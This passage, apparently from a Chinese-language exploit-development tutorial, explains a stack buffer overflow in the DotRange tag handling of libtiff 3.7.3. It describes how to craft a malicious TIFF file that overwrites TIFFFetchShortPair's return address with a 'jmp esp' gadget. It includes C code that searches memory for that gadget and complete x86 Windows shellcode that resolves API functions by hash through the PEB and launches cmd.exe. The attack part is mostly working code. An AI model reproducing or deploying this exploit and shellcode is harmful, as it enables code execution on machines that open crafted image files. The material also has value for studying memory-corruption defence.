799行计算的是数据的真实长度，即数据长度*sizeof(数据类型)。802和804行是验证操作，如果失败，直接输出错误信息，这里无关紧要。需要关注的是807行的验证操作，tif→tif_size为文件大小，dir→tdir_offset为DotRange数据的起始位置，cc是数据真实长度，那dir→tdir_offset+cc就是DotRange数据的结束位置，如

```
792 /*
793  * Fetch a contiguous directory item.
794  */
795 static tsize_t
796 TIFFFetchData(TIFF* tif, TIFFDirEntry* dir, char* cp)
797 {
798     int w = TIFFDataWidth((TIFFDataType) dir->tdir_type);
799     tsize_t cc = dir->tdir_count * w;
800 
801     if (!isMapped(tif)) {
802         if (!SeekOK(tif, dir->tdir_offset))
803             goto bad;
804         if (!ReadOK(tif, cp, cc))
805             goto bad;
806     } else {
807         if (dir->tdir_offset + cc > tif->tif_size)
808             goto bad;
809         _TIFFmemcpy(cp, tif->tif_base + dir->tdir_offset, cc);
810     }
811     if (tif->tif_flags & TIFF_SWAB) {
812         switch (dir->tdir_type) {
```

图7

果数据的结束位置超过了打开TIFF文件的大小，那么也会输出错误信息。这一点在构造恶意TIFF时非常重要，DotRange标签中的Count值并不是大于2的任意数值都可以，要保证恶意数据的结束位置≤TIFF文件尺寸，否则就算更改了数值，也可能因位置验证错误而覆盖失败。

缓冲区溢出的罪魁祸首其实是809行的"_TIFFmemcpy(cp, tif→tif_base + dir→tdir_offset, cc);"。_TIFFmemcpy包装了一个memcpy，将从tif→tif_base+dir→tdir_offset，即DotRange数据起始处开始的cc字节的数据拷贝到cp指定的内存。cc是恶意构造的、验证后的Count值，而cp指向的正是TIFFFetchShortPair()中的栈变量uint16 v[4]的基地址。

从上面的分析得知，恶意数据覆盖的是TIFFFetchShortPair()的栈帧结构。uint16的数据类型占两个字节，正常情况下，TIFFFetch ShortPair()的栈帧如图8所示。栈往低地址方向增长，高地址方向分别是uint16 v[4]，以及TIFF FetchShortPair()函数的返回地址。




图8

我们可以精心构造DotRange在文件某偏移处的地址，覆盖v[4]数组的值倒无关紧要，只要覆盖了TIFFFetchShortPair()的返回地址，让其跳转到我们的shellcode执行就大功告成。我们准备采用经典的jmp esp的方法，用一条"jmp esp"指令地址覆盖返回地址。程序返回到jmp esp时，esp正好指向上图cp-12的位置，也即"jmp esp"指令的地址之后的位置。在此我们放上shellcode，jmp esp将再次跳转回来，执行我们的恶意代码，整个过程如图9所示。




图9

方法论有了，可以实践来检验我们的溢出理论了。在后面，我们将根据上述的DotRange漏洞，实现一个通用灵活的shellcode。

利用环境

漏洞利用开始之前，需要搭建我们的测试环境。首先要构建Libtiff程序库。在Windows平台下，我们选择3.7.3版的Libtiff，编译生成动态链接库DLL和静态链接库LIB。在命令行进入Libtiff目录，输入"nmake /f makefile.vc all"，回车等待即可，如图10所示。




图10

编译后，在I:\tiff-3.7.3\libtiff下生成libtiff.dll和libtiff.lib，如图11所示，以满足不同的链接方式。我们这里采用动态的方法，只复制libtiff.dll到工作目录。




图11

然后，我们需要编写一段引起漏洞函数TIFFFetchShortPair()调用的代码。TIFFFetchShortPair()是Libtiff的内部函数，并未在dll中导出，但libtiff.dll导出的是TIFFOpen和TIFFReadDirectory，分别执行TIFF文件打开以及TIFF目录项读取的操作，这都会引起TIFFFetchShortPair()的调用。调用Libtiff库中的函数需要包含tiff.h、tiffio.h和tiffver.h等3个头文件，总结概括起来，触发漏洞的关键仅需要如下两句:

```
TIFF* tiff = TIFFOpen(filename, "r");
TIFFReadDirectory(tiff);
```

我们在附件的实现代码中，动态获取了上述函数的内存地址，最终引起TIFFFetchShortPair()函数的调用，模拟出了一个简易的攻击场景。这是最简单的TIFF DotRange攻击情况，具有普遍性。这里限于篇幅，请参看TIFF_exploit目录下的代码。

TIFF漏洞攻击

经过上述原理的讲述和利用场景的重现，现在可以正式开始执行我们的攻击过程了。攻击的载体是一个恶意构造的TIFF文件，构造文件的过程分为以下3个步骤

(1)用jmp esp的指令地址填充栈帧内的返回地址区域。

(2)编写shellcode，将其紧邻jmp esp的地址值存放。

(3)修改TIFF文件IFD内DotRange标签的Count值，绕过Libtiff的验证，复制适量的数据覆盖函数缓冲区。

接下来按照这个顺序，一步一个脚印地完成TIFF攻击三部曲。

1.覆盖返回地址

回顾一下，要覆盖的返回地址如图8所示，保存在TIFFFetchShortPair的栈帧内。而填充到返回地址的值，是一个"jmp esp"指令的地址，那第1个问题就是该指令地址从何而来?

要获取jmp esp的指令地址，一个办法是使用Ollydbg的插件——OllyUni.dll，如图12所示，右键菜单唤出功能选项，搜索完成后点击箭头所指的"L"按钮查看各模块相应的地址。




图12

该方法搜索过程简单，由手动完成，找到的指令地址在当前机器上是适用的，但是换了机器，jmp esp的地址可就不一定还是这个了。所以从通用性的角度考虑，我们需要的是一种即时、动态搜索jmp esp地址的定位过程。

这一步实现起来并不困难，简单地说，写一个程序，在指定的模块中搜索特定的指令序列就可以了。在Windows平台下，应用程序的运行一般都会加载ntdll.dll和kernel32.dll，加载后，跳转到这两个模块的对应地址都不会导致处理器EIP指针的无效地址错误。而在x86体系里，jmp esp的二进制代码为"FF E4"，搜索之前加载其中的任意一个模块，寻找jmp esp的指令地址，用一段小程序就可以实现了，命名为search_shell_jmp_code()函数，放在文件里:

```
// We search 'jmp esp' op codes here.
if(ptr[position] == 0xFF && ptr[position+1] == 0xE4)
{
//0xFFE4 is the opcode of jmp esp
address = (DWORD)ptr + position;
}
shellcode
```

上一步我们确定了覆盖返回地址的跳转值，现在才开始真正地编写shellcode。我们的目的不算复杂，在Windows下只要当程序读入构造的TIFF文件时，启动一个命令行窗口cmd.exe即可。

构造shelcode，反映在代码层面是调用ShellExecute启动命令行程序，而Win32程序内部

实际上调用的是ShellExecuteA。简单说来，只要查出当前系统的ShellExecuteA的函数地址，压入适当的参数，启动cmd.exe就不是问题。然而，这简单的事实背后还隐藏着几个问题，这几个问题环环相扣，又带来了其他的问题：

（1）ShellExecuteA位于Shell32.dll，后者不是程序必须加载的DLL，如果没有加载那怎么办？

（2）解决上述问题，用LoadLibraryA即可，但其位于kernel32.dll中，虽然通常是程序都会加载的DLL，但在内存数据结构中又如何寻找呢？

将上述问题反过来看，就是我们shellcode的编写思路。首先在内存中找到kernell32.dll，接着找到LoadLibraryA，用其加载Shell32.dll，在其中找到ShellExecuteA的内存地址，最后压入参数，调用成功。

在程序中搜索kernel32.dll的方法很多，我们采用的是线程控制块TEB的方法，搜索过程如图13所示。




图13

①通过段选择子FS在内存中定位当前线程的控制块TEB。

②TEB的0x30偏移处有指向进程控制块PEB的指针。

③PEB中偏移为0x0C的位置存放着指向PEB_LDR_DATA结构体的指针，在这之中就保存有进程装载的DLL信息。

④PEB_LDR_DATA偏移为0x1C的地方，存放有指向IninitializationOrderModuleList的指针。

⑤IninitializationOrderModuleList是模块初始化列表，按顺序存放着程序载入运行时加载的模块信息，第1个结点是ntdll.dll，第2个就是kernel32.dll。

⑥找到kernel32.dll的结点，再加上0x08的偏移，就是其加载的基地址。

⑦从kernel32.dll基地址开始，0x3C偏移处为其PE首部。

⑧PE首部0x78偏移处为指向函数导出表的指针，然后可以在其中查找需要的函数。导出表偏移0x20处的指针指向存储着导出函数名称的列表；导出表偏移0x1C处的指针指向存储着导出函数偏移地址（RVA）的列表；在名称列表中重定位出特定函数的序号，就可以在偏移列表中取得其RVA；函数RVA加上DLL的基地址就是函数在内存空间中的虚拟地址，可以为shellcode所调用。

找到LoadLibraryA，加载完Shell32.dll，用类似的方法还可以找到ShellExecuteA，然后找到ExitProcess，让程序正常退出。有了LoadLibraryA和GetProcAddress，理论上就有了加载Windows系统中任何第三方函数的可能，在构建可以远程通信的shellcode时非常方便。不过，我们在这里并不会用到GetProcAddress。

上面在搜索具体的函数时，是按函数名来查找的，但不是机械地比对字符串中的每一个字符。我们做了一个转化——计算了函数名的一个校验值，在搜索时，也同时计算导出表函数名的校验值，以此作为比对的依据。说到校验值，计算起来并没有什么神秘之处，只是好的校验算法可以让所有函数名的校验值互不相同。我们针对函数名中的每一个字符，转换成4字节的DWORD类型，循环右移8位之后进行累积，最终，我们的校验值是32位的。

最终，我们的shellcode如下面的汇编代码所示。

```
CLD                    ; clear the DF flag
                   ; store hash
push 0x37522364
; hash of ShellExecuteA()
push 0x5dfad84c
; hash of ExitProcess()
push 0x3d4afa18
; hash of LoadLibraryA()
mov esi,esp; esi = addr of first function hash
lea edi,[esi-0xc]
; edi = addr to start writing function

xor ebx,ebx            ; make some stack space
```

```
mov bh, 0x04
sub esp, ebx
push 0x0032336C
; push a pointer to "shell32" onto stack
push 0x6C656873
push esp
xor edx,edx
; search the base addr of kernel32.dll
mov ebx, fs:[edx + 0x30]
; ebx = address of PEB
mov ecx, [ebx + 0x0c]
; ecx = pointer to loader data
mov ecx, [ecx + 0x1c]
; ecx = first entry in initialisation order list
mov ecx, [ecx]
; ecx = second entry in list (kernel32.dll)
mov ebp, [ecx + 0x08]
; ebp = base address of kernel32.dll

find_lib_functions:
lodsd             ; load next hash into al and
increment esi
cmp eax, 0x37522364
; hash of ShellExecuteA,
; LoadLibrary("shell32")
jne find_functions
xchg eax, ebp
; save current hash
call [edi - 0x8]
; LoadLibraryA
xchg eax, ebp
; restore current hash, and update ebp
; with base address of user32.dll

find_functions:
pushad            ; preserve registers
mov eax, [ebp + 0x3c]
; eax = start of PE header
mov ecx, [ebp + eax + 0x78]
; ecx = relative offset of export table
add ecx, ebp
; ecx = absolute addr of export table
mov ebx, [ecx + 0x20]
; ebx = relative offset of names table
add ebx, ebp
; ebx = absolute addr of names table
xor edi, edi
; edi will count through the functions

next_function_loop:
inc edi
; increment function counter
mov esi, [ebx + edi * 4]
; esi = relative offset of current function name
add esi, ebp
; esi = absolute addr of current function name
cdq ; dl will hold hash (we know eax is small)

hash_loop:
movsx eax, byte ptr[esi]
cmp al, ah
jz compare_hash
ror edx, 8
add edx, eax
inc esi
jmp hash_loop

compare_hash:
cmp edx, [esp + 0x1c]
; compare to the requested hash
; (saved on stack from pushad)
jnz next_function_loop
mov ebx, [ecx + 0x24]
; ebx = relative offset of ordinals table
add ebx, ebp
; ebx = absolute addr of ordinals table
mov di, [ebx + 2 * edi]
; di = ordinal number of matched function
mov ebx, [ecx + 0x1c]
; ebx = relative offset of address table
add ebx, ebp
; ebx = absolute addr of address table
add ebp, [ebx + 4 * edi]
; add to ebp (base addr of module) the
; relative offset of matched function
xchg eax, ebp ; move func addr into eax
pop edi
; edi is last onto stack in pushad
stosd
; write function addr to [edi] and increment edi
push edi
popad
; restore registers
cmp eax,0x37522364
; loop ends until we reach end of last hash
jne find_lib_functions

function_call:
push 0x00000000
push 0x6E65706F
; push the operation 'open'
mov eax, esp
; load the address of the operation

push 0x00657865
push 0x2E646D63; push the file 'cmd.exe'
```

```
    mov ebx, esp
    ; load the address of the file
    push 0x005C3A43; push the path 'C:\'
    mov ecx, esp
    ; load the address of the path
    xor edx, edx
    push SW_SHOW
    ; push nShowCmd = SW_SHOW
    push ecx
    ; push LPCTSTR lpDirectory = "C:\\"
    push edx
    ; push LPCTSTR lpParameters = NULL
    push ebx
    ; push LPCTSTR lpFile = "cmd.exe"
    push eax
    ; push LPCTSTR lpOperation = "open"
    push edx
    ; push HWND hwnd = NULL
    call [edi - 0x04] ;; call ShellExecuteA(NULL,
"open", "cmd.exe",
    ; NULL, "c:\\", SW_SHOW);
    push edx
    call [edi - 0x08] ;; call ExitProcess
    nop
```

代码写好之后，要提取出其二进制机器码，我们在VC6.0的环境下编译链接，可由VC和OllyDbg得到其二进制编码，过程如图14所示。在选择代码区上单击右键，在"Binary"菜单下选择"Binary Copy"，复制到外部文件即可。

